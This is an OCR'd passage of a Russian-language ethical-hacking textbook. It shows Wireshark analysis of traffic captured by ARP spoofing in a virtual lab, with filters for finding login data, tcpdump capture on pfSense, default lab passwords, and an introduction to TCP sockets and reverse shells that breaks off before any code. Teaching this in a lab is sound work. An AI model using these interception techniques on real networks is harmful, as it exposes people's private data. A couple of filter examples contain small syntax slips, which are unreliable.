Важно запустить Wireshark, обладая привилегиями пользователя root, чтобы предоставить инструменту неограниченный доступ к интерфейсам компьютера. После запуска Wireshark вы должны увидеть экран приветствия, изображенный на рис. 3.6.

Tlgm: @it_boooks




Рис. 3.6. Экран приветствия Wireshark

На экране приветствия перечислены интерфейсы, используемые машиной для взаимодействия с сетью. Поскольку все устройства нашей виртуальной лаборатории подключены к Ethernet, мы будем отслеживать трафик на интерфейсе `eth0`. Выберите его, щелкнув на строке eth0. С другой стороны, если вы хотите отслеживать трафик Wi-Fi, то вам следует выбрать интерфейс wlan. Третий интерфейс, обозначенный как lo, представляет собой виртуальный сетевой интерфейс, называемый *интерфейсом обратной связи*, который перенаправляет трафик обратно компьютеру.

Воспользуемся инструментом Wireshark для просмотра пакетов, которые мы перехватили при выполнении ARP-спуфинга в главе 2. Как вы помните, суть данной атаки заключается в том, чтобы обманом заставить сеть маршрутизировать входящий и исходящий трафик жертвы через сетевую карту хакера. На рис. 3.7 показана




Рис. 3.7. Взаимодействие между Wireshark и сетевой картой

Tlgm: @it_boooks

схема применения инструмента Wireshark для просмотра пакетов, перехваченных при выполнении ARP-спуфинга. После поступления в сетевую карту пакеты дублируются, и копии отправляются непосредственно инструменту Wireshark с помощью драйверов операционной системы из библиотеки NPCAP. Одновременно с этим карта пересылает исходные пакеты в сетевую карту жертвы, откуда они отправляются в ее же браузер. Браузер отображает веб-страницу (в данном примере http://facebook.com/), и жертва даже не подозревает о том, что ее пакеты были перехвачены.

Чтобы избежать повторного проведения ARP-спуфинга, мы исследуем пакеты, которые сгенерируем на виртуальной машине Kali Linux. Однако если вы решите реализовать эту атаку еще раз, то все равно сможете использовать описанные далее шаги.

Сначала мы притворимся жертвой и сгенерируем некий веб-трафик, получив доступ к веб-серверу на машине Metasploitable. Поскольку мы не сконфигурировали DNS-сервер в процессе настройки, наша жертва не может получить доступ к серверу Metasploitable, введя URL, например, http://www.evil.corp/. Вместо этого нам придется получить IP-адрес сервера вручную. Авторизуйтесь в системе Metasploitable, используя имя пользователя msfadmin и пароль msfadmin. После входа в систему выполните следующую команду для получения IP-адреса сервера:

```
msfadmin@metasploitable:~$ ifconfig eth0

   eth0    Link encap:Ethernet HWaddr 00:17:9A:0A:F6:44
   inet addr: 192.168.1.101   Bcast:192.168.1.255 Mask:255.255.255.0
```

Значение после фрагмента `inet addr:` — это и есть IP-адрес.

Вернитесь в Kali Linux и запустите процесс перехвата пакетов, щелкнув на значке в виде акульего плавника ( ) в верхнем левом углу экрана Wireshark. Теперь мы притворимся жертвой и сгенерируем пакеты, открыв браузер Firefox и введя IP-адрес сервера в адресную строку, например: http://192.168.1.101/ (у вашего компьютера адрес может быть другим). На рис. 3.8 показаны три основных раздела экрана перехвата Wireshark.

Если бы вы решили проделать все это в контексте ARP-спуфинга, то для генерирования трафика использовали бы машину жертвы вместо Kali Linux. Когда страница загрузится, щелкните на значке в виде красного квадрата ( ), чтобы завершить процесс перехвата. Обратите внимание на то, что в результате открытия браузера и посещения одной веб-страницы было сгенерировано более 4000 пакетов!

Чтобы разобраться во всей этой информации и больше узнать о жертве, злоумышленник может использовать содержащуюся в Wireshark функцию фильтрации, позволяющую находить интересующие его пакеты. Предположим, что нас интересуют

Tlgm: @it_boooks

только те пакеты, которые были отправлены на сервер Metasploitable с IP-адресом 192.168.1.101 (помните, что в вашем случае IP-адрес может быть другим). Введите команду, приведенную ниже, в поле фильтра Wireshark, чтобы отобразить только те пакеты, которыми жертва обменивалась с сервером Metasploitable.

```
ip.dst == 192.168.1.101
```




Рис. 3.8. Окно Wireshark

Внимательно рассмотрим эту команду. С ее помощью мы выбрали только пакеты с IP-адресом приемника (`ip.dst`) 192.168.1.101. На рис. 3.9 показан результат выполнения этой фильтрации.




Рис. 3.9. Фильтрация пакетов в Wireshark

Tlgm: @it_boooks

Фильтрация пакетов для отображения только тех, которые были отправлены на сервер, сокращает количество пакетов, подлежащих анализу. Как только вы поймете общий синтаксис фильтров отображения Wireshark, вы сможете создавать собственные. Структура фильтра Wireshark выглядит следующим образом:

```
[Protocol].[header/field] [operator: +,==,!=] [value]
```

Сначала укажите протокол (`[Protocol]`), например, TCP или IP. Затем укажите поле пакета, по которому хотите выполнить фильтрацию, например IP-адрес источника (`src`) или IP-адрес приемника (`dst`). Наконец, укажите оператор и значение: например не равно (`!=`) 192.168.1.10. Используя такую структуру, мы создадим фильтр, который отображает только пакеты, чей IP-адрес источника совпадает с IP-адресом сервера:

```
ip.src == 192.168.1.101
```

Wireshark также позволяет фильтровать пакеты на основе их содержимого. Например, злоумышленник может найти пакеты, содержащие такие слова, как `password`, `Email` или `@virginia`. Чтобы найти слово `login` во всех TCP-пакетах, используйте следующий фильтр:

```
tcp contains login
```

Вооружившись этими методами фильтрации, выявим TCP-пакеты, которыми обменивались сервер и машина Kali Linux. Щелкните правой кнопкой мыши на одном из пакетов с сервером Metasploitable в качестве адреса приемника и в открывшемся контекстном меню выберите пункт Conversation Filter ▸ TCP (Фильтр диалогов ▸ TCP), как показано на рис. 3.10. После этого вы увидите только те пакеты, которыми обмениваются виртуальная машина Kali Linux и сервер Metasploitable.

Это эквивалентно применению следующего фильтра:

```
ip.src == 192.168.1.101 | ip.dst == 192.168.1.101
```

Почему же пакетов так много, если мы загрузили лишь одну веб-страницу? Дело в том, что сервер разбивает ее на более мелкие фрагменты, а затем передает их в качестве отдельных пакетов, если файл оказывается слишком большим для передачи в одном пакете. Получатель повторно собирает эти пакеты, чтобы восстановить исходный файл.

Инструмент Wireshark позволяет восстановить эти данные из потока пакетов. Для этого нужно щелкнуть на пакете правой кнопкой мыши и выбрать в контекстном меню пункт Follow ▸ TCP Stream (Отследить ▸ Поток TCP) (рис. 3.11). После этого вы должны увидеть HTML-код соответствующей страницы.

Tlgm: @it_boooks




Рис. 3.10. Фильтрация по диалогам TCP




Рис. 3.11. Отслеживание TCP-потока в Wireshark

На рис. 3.12 показано, как должен выглядеть восстановленный поток.

Теперь вы знаете, как злоумышленник может использовать Wireshark для кражи личных данных из незашифрованных пакетов, перехваченных с помощью ARP-спуфинга. Именно поэтому так важно обеспечить шифрование веб-трафика по протоколу HTTPS.

Tlgm: @it_boooks

Рис. 3.12. Восстановленный TCP-поток

Анализ пакетов, собранных межсетевым экраном

Теперь, когда мы разобрались с тем, как хакер может использовать Wireshark в своих целях, обсудим способ выявления признаков взлома сети с помощью этого инструмента. В текущем разделе я объясню, как перехватывать и анализировать трафик, собираемый межсетевым экраном pfSense, с помощью Wireshark и `tcpdump`, инструмента командной строки, который позволяет сохранять перехваченные пакеты в файл.

Самый простой способ это сделать — сохранить все проходящие через межсетевой экран пакеты, которые имеют отношение к порту 80. Он почти всегда используется для обмена данными по протоколу HTTP, тогда как порт 443 обычно служит для передачи зашифрованного HTTPS-трафика. Если вы хотите просмотреть веб-трафик, то начните с этих двух портов. Для простоты в этом разделе я сосредоточу внимание на незашифрованном HTTP-трафике. В главе 6 вы узнаете, как расшифровать зашифрованный трафик, получив ключ шифрования от компьютера жертвы.

Перехват трафика на порте 80

Запустите машину Kali Linux и перейдите на сайт http://cs.virginia.edu/. Поскольку весь трафик в нашей сети проходит через межсетевой экран pfSense, мы можем использовать команду `tcpdump` на машине pfSense для перехвата TCP-пакетов с машины Kali Linux. Запустите pfSense. Вы должны увидеть на экране следующее:

```
Welcome to pfSense                (amd64) on pfSense

WAN (wan)       -> em0      -> v4/DHCP4: 10.0.1.11/24
LAN (lan)       -> em1      -> v4: 192.168.1.1/24
```

Tlgm: @it_boooks


```
0) Logout (SSH only)                  9) pfTop
1) Assign Interfaces                 10) Filter Logs
2) Set interface(s) IP address       11) Restart webConfigurator
3) Reset webConfigurator password    12) PHP shell + pfSense tools
4) Reset to factory defaults         13) Update from console
5) Reboot system                     14) Disable Secure Shell (sshd)
6) Halt system                       15) Restore recent configuration
7) Ping host                         16) Restart PHP-FPM
8) Shell

Enter an option:
```

Запустите оболочку, введя значение **8**:

```
Enter an option: 8

[RELEASE][root@pfSense.localdomain]/root:
```

Затем введите в оболочке команду **tcpdump**. Программа, запущенная без параметров, будет перехватывать все пакеты, проходящие через все интерфейсы системы, до тех пор, пока вы не завершите ее выполнение, нажав сочетание клавиш Ctrl+C. Пример вывода команды `tcpdump` выглядит так:

```
[RELEASE][root@pfSense.localdomain]/root: tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on em0, link-type EN10MB (Ethernet), capture size 262144 byte
...
...
15:18:44.372924 IP 192.168.1.100.41193 > z.arin.net.domain ❶
57745% [1au] DS? 41.198.in-addr.arpa (40)
...
```

Обратите внимание на то, что трафик организован в виде строк. Давайте проанализируем одну из них, чтобы понять, какие данные выводятся на экран. `15:18:44.372924` — временная метка, указывающая конкретный момент перехвата трафика ❶. `IP` — протокол пакета, а `192.168.1.100.41193` — результат объединения IP-адреса и номера порта источника (номер порта в данном случае — `41193`). `z.arin.net.domain.57745` — IP-адрес и порт приемника. Для улучшения читаемости `tcpdump` преобразует этот IP-адрес в соответствующее доменное имя. Вы можете отключить эту функцию, добавив к команде флаг `-n`. Все остальное — это информация, относящаяся к конкретному пакету.

Как и в случае с Wireshark, вы можете перехватывать пакеты, передаваемые по определенному протоколу, указав его в качестве аргумента `tcpdump`. Вы также можете прослушивать пакеты, проходящие через определенный порт, указав его номер. Например, чтобы перехватывать только TCP-пакеты на порте 443, выполните в pfSense команду:

Tlgm: @it_boooks


```
[RELEASE][root@pfSense.localdomain]/root: tcpdump tcp port 443 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ❶em0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:49:15.194721 IP 10.0.1.11.4092 > 172.253.63.113.443: Flags ....
01:49:15.208283 IP 172.253.63.113.443 > 10.0.1.11.4092: Flags ....
```

Если вы не видите никаких пакетов, то попробуйте обновить браузер в Kali Linux. Вдобавок вместо отображения пакетов в терминале вы можете записать их в файл, который затем можно будет проанализировать в Wireshark:

```
tcpdump -i <интерфейс> -s <количество пакетов, подлежащих перехвату> -w <файл.pcap>
```

Параметр `-i` обозначает интерфейс, на котором необходимо перехватывать пакеты. (В предыдущем примере мы перехватывали пакеты на интерфейсе `em0` ❶.) Для получения списка всех интерфейсов на устройстве выберите вариант оболочки на стартовом экране и выполните команду `ifconfig`. Флаг `-s` указывает количество пакетов, подлежащих перехвату, а флаг `-w` — имя файла, в котором будут храниться данные. Собрав их, вы можете просмотреть файл в Wireshark. Чтобы не тратить силы на анализ этих данных, вы можете воспользоваться такими онлайн-инструментами, как https://packettotal.com, которые позволяют выявлять признаки подозрительной активности в файлах `.pcap`.

Упражнения

Следующие упражнения помогут вам углубить свое понимание инструментов Wireshark и pfSense. В первом из них вы войдете в систему pfSense через веб-интерфейс и изучите ее возможности. Во втором — используете инструмент Wireshark для анализа пакетов, перехваченных путем ARP-спуфинга.

pfSense

Зайдите в браузер Kali Linux и авторизуйтесь в системе pfSense, введя IP-адрес маршрутизатора в адресную строку. Вы увидите предупреждение о недействительности сертификата безопасности. Добавьте исключение, нажав кнопку Advanced (Дополнительно), а затем — кнопку Add Exception (Добавить исключение). Маршрутизатор pfSense использует самоподписанный сертификат. Подробнее об этих сертификатах мы поговорим в главе 6. Затем войдите в систему с помощью используемых по умолчанию имени пользователя admin и пароля pfsense. После входа в систему измените пароль по умолчанию, как показано на рис. 3.13.

Теперь мы можем в реальном времени просматривать статистику по пакетам, проходящим через межсетевой экран. Выберите пункт меню Status ▸ Dashboard (Статус ▸ Панель мониторинга). Здесь вы можете оценить глобальное состояние

Tlgm: @it_boooks

своей системы, а также добавить и удалить различные панели. Например, щелкните на значке в виде символа + (плюс) и выберите вариант Traffic graphs (Графики трафика), чтобы добавить график трафика, обновляющийся в режиме реального времени. На рис. 3.14 показан снимок экрана с панелью мониторинга.




Рис. 3.13. Изменение пароля по умолчанию в системе pfSense




Рис. 3.14. Панель мониторинга pfSense

Чтобы лучше познакомиться с межсетевым экраном, поэкспериментируйте с разделом мониторинга, добавив в него различные панели.

Анализ пакетов в Wireshark

Скачайте файл `arpspoof.pcap` с результатами ARP-спуфинга со страницы https://github.com/The-Ethical-Hacking-Book/ARP-pcap-files. Откройте файл в Wireshark и попробуйте выяснить MAC- и IP-адреса машин жертвы и злоумышленника, а также MAC-адрес маршрутизатора локальной сети. Подсказка: IP-адрес локального маршрутизатора — 192.168.1.1.

Другие пакеты для анализа можно найти по адресу https://www.netresec.com/index.ashx?Page=PcapFiles/.

Tlgm: @it_boooks

4

Создание TCP-оболочек и ботнетов

Причина скрыта. Следствие видно всем.

Овидий

Итак, вы перехватили трафик жертвы. Допустим, вы обнаружили, что жертва работает в определенной компании. Вы решаете взломать сервер этой компании и загрузить на него программу, называемую *обратной оболочкой*, которая позволяет удаленно выполнять команды на этом сервере. Обратная оболочка дает возможность сохранять доступ к серверу даже после устранения уязвимости, с помощью которой вам удалось его взломать. В этой главе мы поговорим о том, как злоумышленники реализуют такую атаку, после чего вам будет предложено выполнить ее самостоятельно. Я начну с объяснения основ программирования сокетов. Затем вы примените полученные знания, написав собственную обратную оболочку. В заключение я расскажу о реальном ботнете, заразившем более 300 000 компьютеров, и научу вас создавать собственные ботнеты.

Сокеты и взаимодействие процессов

Прежде чем создавать собственную обратную оболочку, вам необходимо постичь основы программирования сокетов. *Сокет* — это API, который позволяет программам обмениваться данными через сеть. Существует два типа сокетов: TCP и UDP. TCP-сокеты используют протокол TCP, как уже говорилось в главе 2. Они

Tlgm: @it_boooks

обеспечивают надежную доставку всех данных, отправляемых по сети. В отличие от них UDP-сокеты жертвуют надежностью ради скорости. Как правило, UDP-сокеты используются в приложениях для аудио- или видеозвонков, где важна доставка пакетов в режиме реального времени. В этой главе мы будем использовать TCP-сокеты.

TCP-рукопожатия

Интернет-маршрутизаторы могут обрабатывать миллионы пакетов в секунду. Однако в периоды пиковой нагрузки они могут удалять пакеты, что является лишь одной из многих причин их потери. Как же можно обеспечить надежную доставку пакетов по сети, которая допускает их удаление? Для этого протокол TCP отслеживает все передаваемые пакеты. Каждому пакету присваивается *порядковый номер*, определяющий его место в последовательности передаваемых пакетов. Если порядковый номер отсутствует, значит, пакет потерян и он передается повторно. На рис. 4.1 схематически показан процесс преобразования представленного в битах изображения в TCP-пакеты с порядковыми номерами.




Рис. 4.1. Процесс преобразования файла в пакеты с порядковыми номерами

Изображения, текстовые файлы, программы и все остальные данные, хранящиеся на компьютере, представлены в двоичном формате. Перед передачей файл должен быть инкапсулирован в пакет. Однако максимальный размер TCP-пакетов составляет 64 Кбайт, поэтому файлы большего размера разделяются на фрагменты и помещаются в несколько TCP-пакетов. Каждому пакету присваивается *порядковый номер*, позволяющий в дальнейшем собрать файл заново. Порядковые номера присваиваются последовательно, что дает получателю возможность определить правильный порядок интерпретации пакетов; однако каждый компьютер начинает отсчет последовательности со случайного числа, чтобы сделать ее непредсказуемой для хакеров.

Tlgm: @it_boooks

Перед отправкой пакета оба компьютера должны получить и подтвердить начальный порядковый номер для дальнейшего отслеживания потерянных пакетов. Такой обмен называется *трехэтапным TCP-рукопожатием*. На рис. 4.2 показано, как происходит обмен сообщениями при этом рукопожатии. Если компьютер отвечает на рукопожатие, значит, сервер готов взаимодействовать через этот порт.




Рис. 4.2. Использование трехэтапного TCP-рукопожатия для установления канала связи

Клиент инициирует TCP-соединение, отправляя серверу *SYN-пакет*, который представляет собой TCP-пакет с флагом SYN, установленным в значение `true`. Этот SYN-пакет также содержит начальный порядковый номер клиента. Например, отправка пакета SYN (3) равнозначна сообщению: «Привет, мой начальный порядковый номер — 3. Какой твой?» Получив SYN-пакет, сервер записывает порядковый номер клиента и в ответ отправляет пакет SYN-ACK с флагами SYN и ACK, установленными в значение `true`. Пакет SYN-ACK подтверждает получение порядкового номера клиента и отправляет порядковый номер сервера. Например, отправка пакета SYN (0) ACK (4) эквивалентна сообщению: «Мой начальный порядковый номер — 0, и я ожидаю, что следующим ты отправишь пакет 4». Однако соединение устанавливается, только когда сервер получает ACK-пакет, уведомляющий его о том, что клиент получил его порядковый номер и ожидает следующего значения последовательности.

Когда системы заканчивают обмен пакетами, они закрывают соединение, обмениваясь пакетами FIN и ACK. На рис. 4.3 показана схема этого обмена.

Tlgm: @it_boooks

Протокол TCP обеспечивает *полнодуплексную* связь, при которой отправитель и получатель могут передавать данные одновременно. Напротив, *полудуплексная* связь предполагает, что в конкретный момент времени только одна сторона может




Рис. 4.3. Использование пакетов FIN-ACK для закрытия канала

передавать данные. Примером полудуплексной связи является разговор по рации; один человек должен освободить канал, чтобы другой смог говорить. Напротив, разговор по сотовому телефону — пример полнодуплексной связи, так как обе стороны могут разговаривать одновременно. Поскольку TCP-соединение полнодуплексное, для его закрытия оба компьютера должны обменяться сообщениями. Отправив FIN-пакет, один компьютер должен подождать, пока другой тоже это сделает, прежде чем закрывать соединение.

Обратная TCP-оболочка

TCP-сокеты — это фундаментальные строительные блоки сетевых приложений. Например, такие утилиты, как безопасная оболочка (secure shell, SSH), используют сокеты для подключения к удаленным серверам. Взломав компьютер, хакер может установить SSH-сервер и управлять машиной с помощью SSH-клиента. Однако многие организации используют маршрутизаторы, которые реализуют функцию межсетевого экрана и трансляцию сетевых адресов (Network Address Translation, NAT), обсуждаемую в главе 8. Эти функции не позволяют компьютерам, находящимся за пределами сети, инициировать подключения к серверам внутри этой сети.

Tlgm: @it_boooks

Однако многие межсетевые экраны позволяют компьютерам внутри сети инициировать подключения к машинам, находящимся за ее пределами. Благодаря этому сотрудники Google могут получить доступ к системе, но сторонние злоумышленники не могут подключиться к серверам организации с помощью SSH-клиентов. На рис. 4.4 эта идея представлена схематически.




Рис. 4.4. Как межсетевой экран и NAT блокируют входящие соединения, но разрешают исходящие

Для обхода межсетевого экрана и NAT хакеры могут установить на скомпрометированный компьютер программу, называемую обратной оболочкой, которая будет инициировать подключение изнутри сети к компьютеру злоумышленника, находящемуся за ее пределами. После того как обратная оболочка подключится к компьютеру хакера, тот сможет отправлять ей команды, которые она затем сможет выполнить на сервере организации. Многие оболочки также могут маскировать свой трафик, передавая данные через порт 53 и инкапсулируя их в DNS-пакеты.

Обратная оболочка состоит из двух частей: компонента, который подключается к компьютеру злоумышленника, и компонента, позволяющего злоумышленнику выполнять команды терминала на машине жертвы. На рис. 4.5 показано, как обратная оболочка, установленная на сервере Metasploitable, связывается с сокетом TCP-сервера на машине Kali Linux злоумышленника.

После запуска клиент, установленный на машине Metasploitable, запрашивает у операционной системы новый сокет. Создав его, операционная система присваивает ему номер порта и связывает его с обратной оболочкой. Аналогичный процесс происходит на машине Kali Linux, на которой работает TCP-сервер, запрашивающий у операционной системы конкретный номер порта. Эта уникальная комбинация номера порта и IP-адреса позволяет TCP-клиентам на других машинах идентифицировать TCP-сервер. При разработке собственных серверов рекомендуется выбирать для них большие номера портов, поскольку порты с меньшим номером уже могут использоваться другими приложениями, установленными на компьютере. Размер поля для хранения номера порта составляет 16 бит, поэтому самым большим номером порта является $2^{16} - 1$, или 65 535.

Tlgm: @it_boooks

